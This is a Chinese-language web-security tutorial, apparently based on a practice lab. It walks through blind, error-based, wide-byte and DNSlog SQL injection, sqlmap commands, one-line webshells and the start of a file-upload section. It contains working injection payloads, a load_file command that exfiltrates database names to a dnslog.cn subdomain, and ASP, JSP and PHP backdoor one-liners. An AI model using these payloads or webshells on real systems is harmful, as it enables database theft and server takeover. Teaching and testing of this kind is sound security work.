获取第一个列名的第二个字符，当输入`1' and ascii(ubstr((select column_name from information_schema.columns where table_name='emails' and table_schema=database() limit 0,1),2,1))<110--+`时，页面回显正常情况并无报错则说明第一个列名的第二个字符的ASCII码小于110

依次改变substr函数截取的起始位直到前一步获取到的列名长度即可完整得到列名
要获取第几个列名，只需要修改limit的起始位即可






2.**时间盲注**

注入的流程于布尔盲注一致

简单描述时间盲注：由于页面没有任何的回显，因此无法再用常规的方法进行判断，这里需要用到**sleep()**函数来进行判断。sleep()函数使程序停止执行一段指定的时间。一般使用1 and sleep(n)、1' and sleep(n)' 进行判断，n为要停止的时间，以秒为单位

假设：

> 当输入`1 and sleep(3)`时，页面响应时间没有延迟
>
> 当输入`1' and sleep(3)--+`时，页面响应时间大概延迟了3000毫秒（约等于3秒），说明数据库执行了`sleep`语句，因此可以知道存在SQL注入



获取各个步骤时，时间盲注于布尔盲注一直，只是区别在于增加了**if()**这个函数来进行判断，通过回响时间来确实是否正确以及错误

使用if条件判断语句。语法为：if(expr1,expr2,expr3)。通俗来讲就是如果expr1成立则执行expr2，否则执行expr3

示例：

获取库名的长度

当输入1' and if(length(database())=8,sleep(3),1)--+时，页面延迟了3秒钟，因此可以知道length(database())=8条件成立，所有数据库名的长度为8

条件都将写在第一位expr1中
第二位expr2则写上对应的sleep时间
第三位expr3随便填写
由此便可以得知若第一位expr1判断成功则就会进行expr2中的sleep执行

剩下步骤就是将expr1的位置进行替换成注入语句

3.报错注入

报错注入是SQL注入的一种，页面上没有显示位，但是会输出SQL语句执行错误信息。报错注入就是利用数据库的某些机制，人为地制造错误条件，使得查询结果能够出现在错误信息中。这种手段在联合查询受限且后台没有屏蔽数据库报错信息，发生错误时会输出错误信息在前端页面的情况下比较好用

原理：由于开发人员在开发程序时使用了`print_r()`，`mysql_error()`，`mysqli_connect_error()`函数将mysql错误信息输出到前端，因此可以人为地使用一些指定的函数来制造报错信息，从而获取报错信息中特定的信息

报错注入函数：从mysql5.1.5开始提供两个用于XML查询和修改的函数，通过XML函数进行报错，来进行注入

第一个函数：`updatexml()`：语法：updatexml(XML_document, XPath_string, new_value)。第一个参数：


xml文档的名称；第二个参数：xpath格式的字符串；第三个参数：替换查找到的符合条件的数据

第二个函数：`extractvalue()`：语法：extractValue(xml_frag, xpath_expr)。第一个参数：目标xml文档；第二个参数：Xpath路径法表示的查找路径。

Xpath定位必须是有效的，否则会发生错误，我们就能利用这个特性爆出我们想要的数据

（1）判断是否存在注入

输入1时，页面正常返回，输入1'时，页面出现报错信息,说明存在漏洞




利用1 and 1=1、1 and 1=2和1' and '1'='1、1' and '1'='2对注入类型进行判断

(2) 获取数据库名

使用常规的union联合查询注入可以发现时无法注出数据的，用盲注又太费时费力，所以可以结合页面的报错信息使用报错注入

> 注意！！！
> 1. 必须是在xpath那里传特殊字符，mysql才会报错，特殊字符可以使用~的16进制0x7e来表示。
> 2. xpath是一个位置，用了特殊字符就不能再添加参数，所以可以用concat()函数将~和自己想注出的数据进行拼接。concat(str1,str2,str3,…)：把str1,str2,str3等字符串无缝拼接起来。
> 3. xpath只会报错32个字符。

输入`1' and updatexml(1,concat(0x7e,database()),1)--+`，获取到数据库名：security



concat()函数作用是讲多个参数连接，例如concat(1,2,3) ----> 输出后则为：123


为什么要这么构造攻击语句？

1. 首先回到语法格式上：updatexml(XML_document, XPath_string, new_value)，我们必须在XPath_string这个参数里填充xpath格式的字符串，但是如果我们填充一个不是xpath格式的字符串，就会产生报错，所以语句就变成了updatexml(1,database(),1)，前后两个1是随便填充的内容，目的是满足三个参数。

2. 由于xpath只会对特殊字符进行报错，这里我们可以用~的16进制0x7e来表示，所以就变成了updatexml(1,0x7edatabase(),1)，但是由于数据库无法认识中间的内容，所以就无法成功执行，所以可以用concat()函数把多个字符串合并成一个，就变成了updatexml(1,concat(0x7e,database()),1)

(3) 获取数据库中表名

输入`1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security')),1)--+` 成功获取到表名：emails,referers,uagents,users



为什么中间的查询语句外面要括号括起来？

1. 因为concat()，中间不允许有空格，所以需要括号括起来把它变成一个整体

2. 由于concat()函数无法将多行合并为一行，select group_concat(table_name) from information_schema.tables where table_schema='security' 语句会返回多行，所以可以先用group_conat()函数将多行合并为一行

如果数据库有多张表，但因为`xpath`报错限制最多只有**32**个字符所以可以使用字符串截取函数**substr()**截取前


32位，再从起始位32开始截取32位即可得出表名。比如：

```
1' and updatexml(1,concat(0x7e,substr((select group_concat(table_name) from information_schema.tables where table_schema='security'),1,32)),1)%23
```

(4) 获取表中的字段名

例子1：

获取emails表中的字段名，输入1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='emails' and table_schema='security')),1)--+




例子2：

获取users表中的字段名，1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema='security')),1)--+

(5) 获取表中的记录

例子1：

获取users表中记录，输入1' and updatexml(1,concat(0x7e,(select group_concat(id,username,password) from users)),1)--+



例子2：

获取表中更多记录，输入`1' and updatexml(1,concat(0x7e,substr((select group_concat(id,username,password) from users),32,32)),1)--+`

4.宽字节注入

如果一个字符的大小是一个字节的，称为窄字节；如果一个字符的大小是两个字节的，则称为宽字节。像GB2321、GBK、GB18030、BIG5、Shift_JIS等这些编码都是常说的宽字节，也就是只有两个字节。英文默认占一个字节，中文占两个字节


原理：大多数的网站对于SQL注入都做了一定的防护，例如使用一些MySQL中转义的函数`addslashes`、`mysql_real_escape_string`、`mysql_escape_string`等(还有一种是php配置文件 的`magic_quote_gpc`设置，不过PHP高版本已经移除此功能)。其实这些函数就是为了过滤用户输入的一些数据，对特殊的字符加上反斜杠\进行转义，所以在条件符合的情况下可利用宽字节注入绕过这些函数

宽字节注入指的是MySQL数据库在使用宽字节（GBK）编码时，会认为两个字符是一个汉字（前一个ascii码要大于128（比如**%df**），才到汉字的范围），而且当我们输入`'`时，MySQL会调用转义函数，将单引号变为`\'`，其中\的十六进制是5c，MySQL的GBK编码，会认为%df%5c是一个宽字节，也就是運，从而使单引号闭合（逃逸），进行注入攻击

注入流程：

（1）判断注入

输入1'后addslashes函数将`'`进行转义变为`\'`，此时的单引号仅作为普通的字符



输入`1%df'`，addslashes函数将'进行转义变为`\'`，此时`%df%5c`会进行结合变成了一个汉字運，

因此SQL查询语句成功被改变了从而引起了报错，就可以使用报错注入来执行

将多余的`'`进行注释然后按照正常的方法注入即可

（2）获取表名

使用上文的报错注入进行即可

```
输入 ?id=1%df' and updatexml(1,concat(0x7e,database(),0x7e),1)--+
```

(3) 获取库名

由于单引号被转义,在查询语句中不能用单引号,因此只能采用嵌套查询 `table_schema='security'` 换成 `table_schema=(select database())` 来获取表名

```
输入?id=1%df' and updatexml(1,concat(0x7e,(select (group_concat(table_name))from
information_schema.tables where table_schema=(select database())),0x7e),1)--+
```

以此类推进行获取接下去的步骤

5.dnslog注入

DNSlog注入的步骤如下：

- 首先，需要一个可以记录DNS请求的平台，**例如：**DNSLog Platform和CallBack.Red Dns、Http、Rmi、Ldap Log、CmdtoDNSLog以及CEYE - Monitor service for security testing在这个平台上，可以获取一个专属的子域名，例如xxx.dnslog.cn，并且可以查看该子域名下所有的DNS请求记录
- 然后，需要构造一个包含数据库信息的子域名，例如(select database()).xxx.dnslog.cn。这个子域名可以使用MySQL的函数或者操作符来拼接，例如concat、replace、substr等
- 接着，需要使用MySQL的load_file函数或其他方法，让目标服务器向DNS服务器发起解析请求。例如，使用以下语句：
    - select load_file(concat('\\',(select database()),'.xxx.dnslog.cn/abc'));


- 这个语句会让目标服务器尝试从(select database()).xxx.dnslog.cn/abc这个地址加载文件，从而触发DNS解析请求。
- 最后，需要在DNSlog平台上查看DNS请求记录，就可以获取数据库信息了。例如，在上面的例子中，如果数据库名为security，那么就会看到security.xxx.dnslog.cn这样的记录

需要注意的点：

- 由于每一级域名的长度只能为**63**个字符，所以在MySQL中获取到超过**63**个字节的字符时，会被当作一个错误的域名，不会产生去解析的动作。所以需要控制查询结果的字符长度在63个以内
- 由于URL中传递的字符非常有限，很多特殊字符如`{,},!,`等是无法传递的。这就会导致load_file函数失效。所以需要对查询结果进行hex编码，然后再使用16进制解码网站来还原结果

（1）判断注入

显错注入（有回显点的），盲注（注入的效率低且线程高容易被waf拦截）



（2）获取库名

使用`load_file`函数来进行注入

```
输入?id=1' and load_file(concat('\\\\',(select
database()),'.u4p0ca.dnslog.cn\\abc'))--+
```

6.SQLmap工具

常用参数：

- **基础参数：**
  - `--version`：显示程序版本号并退出
  - `-h, --help`：显示帮助信息并退出
  - `-u`：设置目标 URL
  - `-p`：指定测试参数

- `-D`: 指定要枚举的数据库名
- `-U`: 指定要枚举的数据库表
- `-T`: 枚举列的信息
- `-C`: 指定要枚举的数据库列
- `-U`: 指定要枚举的数据库用户
- `--current-user`: 获取当前用户名称
- `--current-db`: 获取当前数据库名称
- `--cookie`: 设置 cookie 值
- `--dbs`: 列出数据库
- `--tables`: 列出数据库中的表
- `--columns`: 列出表中的列
- `--dump`: 列出表中的字段
- `--sql-shell`: 执行 SQL 命令
- `--os-cmd`: 执行系统命令
- `--os-shell`: 与系统交互 shell
- `-r`: 加载外部请求包
- `--batch`: 使用默认参数进行测试
- `--data=DATA`: 通过 POST 发送数据字符串
- `--level=LEVEL`: 执行测试的等级（1-5，默认为 1）
- `--risk=RISK`: 执行测试的风险（0-3，默认为 1）
- `-v VERBOSE`: 详细级别: 0-6 (默认为 1)
- `--proxy=PROXY`: 使用 HTTP 代理连接到目标 URL
- `--user-agent`: 指定 HTTP User-Agent
- `--tamper=TAMPER`: 使用给定的脚本 (S) 篡改注入数据
- `--random-agent`: 随机的请求头

- **Tamper 脚本:**
  - 使用方法: `--tamper xxx.py`
  - 例如: `--tamper base64encode.py`

使用示例:

1. **判断注入点和数据类型:**
   - `sqlmap -u http://www.test.php?id=1` (GET 方法注入)
   - `sqlmap -r /etc/url.txt` (POST 方法注入)
2. **判断数据库名 (dbs)**: `sqlmap -u "http://www.test.php?id=1" --dbs`
3. **判断表名 (tables)**: `sqlmap -u "http://www.test.php?id=1" -D 数据库名 --tables`
4. **判断列名 (columns)**: `sqlmap -u "http://www.test.php?id=1"-D 数据库名 -T 表名 --column`

5. **获取字段**: `sqlmap -u "http://www.test.php?id=1" -D 数据库名 -T 表名 -C 列名 --dump`

进阶使用:

- `sqlmap -u "http://url/news?id=1" --current-user` (获取当前用户名称)
- `sqlmap -u "http://url/news?id=1" --current-db` (获取当前数据库名称)
- `sqlmap -u "http://url/news?id=1" --dbs` (枚举所有数据库名)
- `sqlmap -u "http://url/news?id=1" -D "db_name" --tables` (列出指定数据库的表名)
- `sqlmap -u "http://url/news?id=1" -D "db_name" -T "tablename" --columns` (列出指定数据库对应表的字段)
- `sqlmap -u "http://url/news?id=1" -D "db_name" -T "table_name" -C "column_name" --dump` (获取字段内容)
- `sqlmap -u "http://url/news?id=1" --dbms "Mysql" --users` (指定数据库类型)
- `sqlmap -u "http://url/news?id=1" --users` (列数据车用户)
- `sqlmap -u "http://url/news?id=1" --passwords` (数据库用户密码)
- `sqlmap -u "http://url/news?id=1" --sql-shell/--os-cmd` (执行指定 sql 命令)
- `sqlmap -u "http://url/news?id=1" --os-cmd=whoami` (执行系统命令)
- `sqlmap -u "http://url/news?id=1" --os-shell` (系统交互 shell)
- `sqlmap -u "http://url/news?id=1" --dbs -o"sqlmap.log"` (保存进度)
- `sqlmap -u "http://url/news?id=1" --dbs -o"sqlmap.log" --resume` (恢复已保存进度)
- `sqlmap -u "http://url/news?id=1" --tamper "base64encode.py"` (加载脚本)
- `sqlmap -u "http://url/news?id=1" -p id` (指定注入参数)
- `sqlmap -u "http://url/news?id=1" --dump-all` (爆出该数据库中的所有数据)
- `sqlmap -u "http://url/news?id=1" --proxy="http://127.0.0.1:8080"` (指定代理)
- `sqlmap -u "http://url/news?id=1" --delay=3 --force-ssl` (爆破 HTTPS 网站)
- `sqlmap -u "http://url/news?id=1" --is-dba` (判断当前用户是否有管理员权限)
- `sqlmap -u "http://url/news?id=1" --identify-waf` (检测是否有 WAF)
- `sqlmap -u "http://url/news?id=1" --file-read "c:/test.txt"` (读取目标服务器文件)
- `sqlmap -u "http://url/news?id=1" --file-write test.txt --file-dest "e:/hack.txt"` (上传文件到目标服务器)

三、WebShell

WebShell是黑客经常使用的一种恶意脚本，其目的是获得服务器的执行操作权限，常见的Webshell编写语言为`asp`、`jsp`和`php`。黑客在入侵了一个网站后，通常会将asp或php**后门文件**（该文件也可以叫网页后门）与网站服务器WEB目录下正常的网页文件混在一起，然后就可以使用浏览器来访问该后门，得到一个命令执行环境，以达到控制网站服务器的目的

特点

1. 持久化控制

黑客上传Webshell之后，就可以充分利用Webshell的后门实现远程访问并控制服务器，从而达到长期控制网站服务器的目的

2. 权限提升

在服务器没有配置错误的情况下，Webshell将在WEB服务器的用户权限下运行，而用户权限是有限的。通过Webshell，黑客可以利用系统上的本地漏洞来实现权限提升，从而获得Root权限，这样黑客基本上可以在系统上做任何事情，包括安装软件、更改权限、添加和删除用户、窃取密码、阅读电子邮件等等

3. 隐蔽性强

Webshell可以嵌套在正常网页中运行，且不容易被查杀。它还可以穿越服务器防火墙，由于与被控制的服务器或远程主机交互的数据都是通过80端口传递，因此不会被防火墙拦截，在没有记录流量的情况下，Webshell使用POST包发送，也不会被记录在系统日志中，只会在Web日志中记录一些数据提交的记录

类型

1. 根据编程语言可以分为`php`木马、`asp`木马，也有基于.NET的`aspx`木马和基于Java的`jsp`木马
2. 根据文件内容大小，也可以分为**大马、小马、一句话木马**
3. 根据实现的功能，也有一些打包马、拖库马、内存马等

原理

Webshell的恶意性表现在它的实现功能上，是一段带有恶意目的的正常脚本代码。以下是不同编程语言的一句话木马：

ASP:

```
<%eval request("cmd")%>
```

ASPX:

```
<%@ Page Language="Jscript"%><%eval(Request.Item["cmd"],"unsafe");%>
```

JSP:

```
<%Runtime.getRuntime().exec(request.getParameter("cmd"));%>
```

PHP:

```
<?php @eval($_POST['cmd']); ?>
```

以上PHP一句话木马主要有两个部分，一个是数据的传递部分，一个是数据执行的部分

1. 客户端向服务端传递数据的三种方式：**GET、POST、COOKIE**。服务端通过$*GET[' ']*、*$*POST[' ']、$_COOKIE[' ']接收客户端传输过来的数据
2. 服务端接收到数据之后提交给eval进行执行，从而成功执行任意代码甚至是系统的命令。

`eval`：将字符串当成php代码进行执行

四、文件上传

文件上传利用的就是结合WebShell去进行拿到服务器的一个控制权

前提条件：

1.成功上传文件到服务器

2.文件能够被访问到

